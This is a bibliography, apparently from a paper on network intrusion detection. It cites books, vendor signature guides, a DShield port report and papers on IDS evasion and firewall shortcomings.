Northcutt, Stephen and Novak. Judy Network Intrusion Detection, Indiana, New Riders, Sept 2000.

Stevens, W Richard. TCP/IP Illustrated Volume 1, Massachusetts, Addison-Wesley, 1994.

Report on port 6346 at dshield.org – URL:http://www1.dshield.org/port_report.php?port=6346

Reliable IP Multicast MFTP Overview, Stardust Forums, October 1998 – URL:http://www.ipmulticast.com/community/whitepapers/MFTP-IPMI.pdf

Real Secure Signatures Reference Guide Ver 5.5, published by Internet Security Systems, 2001. URL: http://documents.iss.net/literature/RealSecure/rs55_signatures.pdf

The FreeBSD Handbook, published by FreeBSD Documentation Project, 2000. URL: http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/index.html

Ray, Deborah S. Ray, Eric J. UNIX, Peachpit Press, Berkeley, CA 94710, 1998.

Minasi Mark, Anderson Christa, Smith Brian M. and Toombs Doug, Windows 2000 Server, San Francisco, Sybex, 2000

Previously Cited Sources:

Char Sample, Mike Nickle and Ian Poynter, Firewall and IDS Shortcomings. Paper presented at SANS Network Security, Monterey, California, October 2000.

Thomas H. Ptacek and Timothy N. Newsham Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection, Secure Networks Inc January 1998. URL: http://snort.sourcefire.com/docs/idspaper/

Jed Haile and Jason Larsen, Securing an Unpatchable Web Server... HogWash! July 2001. URL: www.securityfocus.com/ids

Posting from Brian Laing blaing@iss.et Re:IDS: Real Secure Passive Mode. August 11th 1999. URL: http://www.shmoo.com/mail/ids/aug99/msg00043.html

Firewall –1 Enterprise Security Management, User Guide, CheckPoint Software Technologies 1998.